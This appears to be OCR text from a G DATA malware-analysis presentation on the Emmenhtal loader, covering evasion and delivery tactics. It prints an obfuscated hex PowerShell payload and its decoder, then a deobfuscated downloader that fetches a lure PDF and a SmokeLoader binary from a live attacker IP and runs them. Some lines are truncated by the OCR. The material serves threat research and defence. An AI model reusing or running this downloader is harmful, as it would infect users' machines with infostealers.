BD2D0D3C5C8A8C5D8C58C88DDD5D28D9FD6C9D8D9D6D28488C6CBD0E19FCAD9D2C7D8CDD3D284D3B9A68C88B2DEAD8DDF8C8
2DEAD84E089DF84BFC7CCC5D6C18C88C384918496988D84E18D8491CED3CDD2848B8BE19FCAD9D2C7D8CDD3D284A9ACC68C8
F88D7C6CE84A18488C9D2DA9EA5D4D4A8C5D8C5848F848BC08B9F88AAB1D5A18488C9D2DA9EA5D4D4A8C5D8C59F88B9A9B38
18488AAB1D5848F848BC0CDD2DAD3C7C99596949692D4C8CA8B9FADCA8CB8C9D7D891B4C5D8CC8488B9A9B38DDFCDCD8488E
9B39FE1A9D0D7C9DF8488D2D7BB84A184D9A7D7848CD3B9A684A48C95969C909598949095989490959 79A909C96909B95909
5909C94909C94909B94909B97909B9B909B97909B94909B97909C95909B98909B94909B97909B9C909B9B909B959095969D9
597989095989690959799909595969790959699909B97909B98909B96909B98909B94095979A90959698909596 9A8D8D9FD1A
A8488B9A9B38488D2D7BB9FCDCD8488B9A9B39FE19F9F9F88D4B4BDAED7C7B8D884A18488D7C6CE848F848BD4D9D8D8DD959
49692C9DCC98B9FCDCA8CB8C9D7D891B4C5D8CC8488D4B4BDAED7C7B8D88DDFD6B5AC8488D4B4BDAED7C7B8D8E1A9D0D7C9D
8AFD5DCD2CBD0C6AED9B8B4B2A6B4A1D9A7D78CD3B9A684A48C95969C909598949095989490959 79A909C96909B95909B959
C94909C94909B94909B97909B9B909B97909B94909B97909C95909B98909B94909B97909B9C909B9B909B959095979A90959
590959894909598949095989 9909B97909B98909B96909B98909B94909596999095989890959 6998D8D9FD1AECA8488D4B4B
ED7C7B8D88488AFD5DCD2CBD0C6AED9B8B4B2A6B49FD6B5AC8488D4B4BDAED7C7B8D8E19F9F9FE1A9ACC69F';
function mJf ($YlhBsHB){-join (($YlhBsHB -replace '..','0x$& ') -split ' ' | % {[char]([int]$_-100
)})};
$EItEpmMZ = mJf($ydbF);
& $EItEpmMZ.Substring(4,3) $EItEpmMZ.Substring(7)
```

G DATA AV LAB

```
function mJf($GLv, $bgl){sc $GLv $bgl -Encoding Byte};
function rQH($GLv){start $GLv };
function uCs($yqn){$kWe = New-Object (oUB @(102,125,140,70,111,125,122,91,132,129
$bgl = $kWe.DownloadData($yqn);
return $bgl};
function oUB($NzI){($NzI |%{ [char]($_ - 24) }) -join ''};
function EHb(){$sbj = $env:AppData + '\';
$FMq= $env:AppData;
$UEO = $FMq +  \invoce1202.pdf';
If(Test-Path $UEO){ii $UEO;
}Else{ $nsW = uCs (oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,7
134,142,135,123,125,73,74,72,74,70,136,124,126));
mJf $UEO $nsW;
ii $UEO;
};
;
;
$pPYJscTt = $sbj + 'putty1202.exe';
if(Test-Path $pPYJscTt){rQH $pPYJscTt}Else{$KqxnglbJuTPNBP=uCs(oUB @(128,140,140,1
70,73,77,73,70,73,81,74,70,73,78,77,71,136,141,140,140,145,73,74,72,74,70,125,144
mJf $pPYJscTt $KqxnglbJuTPNBP;
rQH $pPYJscTt};
;
;
}EHb;
```

Source	Destination	Protocol	Length	Info
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56032 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56032 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56032 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56032 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
172.16.41.134	88.151.192.165	TCP	66	56032 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

19 / 97

Community Score

19/97 security vendors flagged this URL as malicious

Reanalyze | Search | More

http://88.151.192.165/main1220/main1
88.151.192.165

ip | downloads-pe

Status: 200

Last Analysis Date: 4 months ago

DETECTION | DETAILS | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Crowdsourced context

HIGH 1 | MEDIUM 0 | LOW 0 | INFO 0 | SUCCESS 0

Activity related to BLUSTEALER, LUMMA - according to source Cluster25 - 6 months ago

↳ This URL is used by BLUSTEALER, LUMMA. BluStealer is is a crypto stealer, keylogger, and document uploader written in Visual Basic that loads C#.NET hack tools in order to exfiltrate logins from the infected victim device. Lumma is a Malware-as-a-Service (MaaS) info-stealer available in underground forums. It's designed to extract data from web browsers, cryptocurrency wallets, messaging apps, and password-management programs. The service offers tier-based subscriptions, with costs ranging from 250 to 20000 USD per month. The latest plan allows for package reselling.


```
PS                                  oUB @(102,125,140,70,111,125,122,91,132,129,125,134,140)
Net.WebClient
PS                                  oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,70,73,78,77,71
,123,125,73,74,72,74,70,136,124,126)
http://88.151.192.165/invoce1202.pdf
PS                                  oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,70,73,78,77,71
,145,73,74,72,74,70,125,144,125)
http://88.151.192.165/putty1202.exe
```

invoce1202.pdf - Lure PDF
putty1202.exe - SmokeLoader Malware

G DATA AV LAB

Clusters

Delivered via Emmenhtal loaders pulling from GitHub repos




Focus on InfoStealers and RATs.

G DATA AV LAB

Clusters

Delivered via trojanized Windows Binaries



G DATA AV LAB

EVASION

Uses mshta.exe to execute remote HTA scripts without dropping suspicious binaries.

HTA executes in a *trusted Windows process*, bypassing some AV detections.

TECHNIQUE

G DATA AV LAB

EVASION

Uses mshta.exe to execute remote HTA scripts without dropping suspicious binaries.

HTA executes in a *trusted Windows process*, bypassing some AV detections.

OBFUSCATION TACTICS

string obfuscation in PowerShell/JavaScript

multiple script chains

TECHNIQUE

G DATA AV LAB

EVASION

Uses mshta.exe to execute remote HTA scripts without dropping suspicious binaries.

HTA executes in a *trusted Windows process*, bypassing some AV detections.

OBFUSCATION TACTICS

string obfuscation in PowerShell/JavaScript

multiple script chains

LOLBAS

Abuse of built-in Windows utilities: PowerShell + MSHTA

polyglot loader

Use of trojanized Windows binaries

TECHNIQUE

G DATA AV LAB


FUNCTIONALITY

EXECUTE Runs malware components via MSHTA

LOAD/DROP Deliver and install malicious payload

DOWNLOAD Contacts attacker infrastructure


G DATA AV LAB



EMMENTHAL


embedded HTA script
and Javascript is
interpreted via Mshta

INFECTION CHAIN



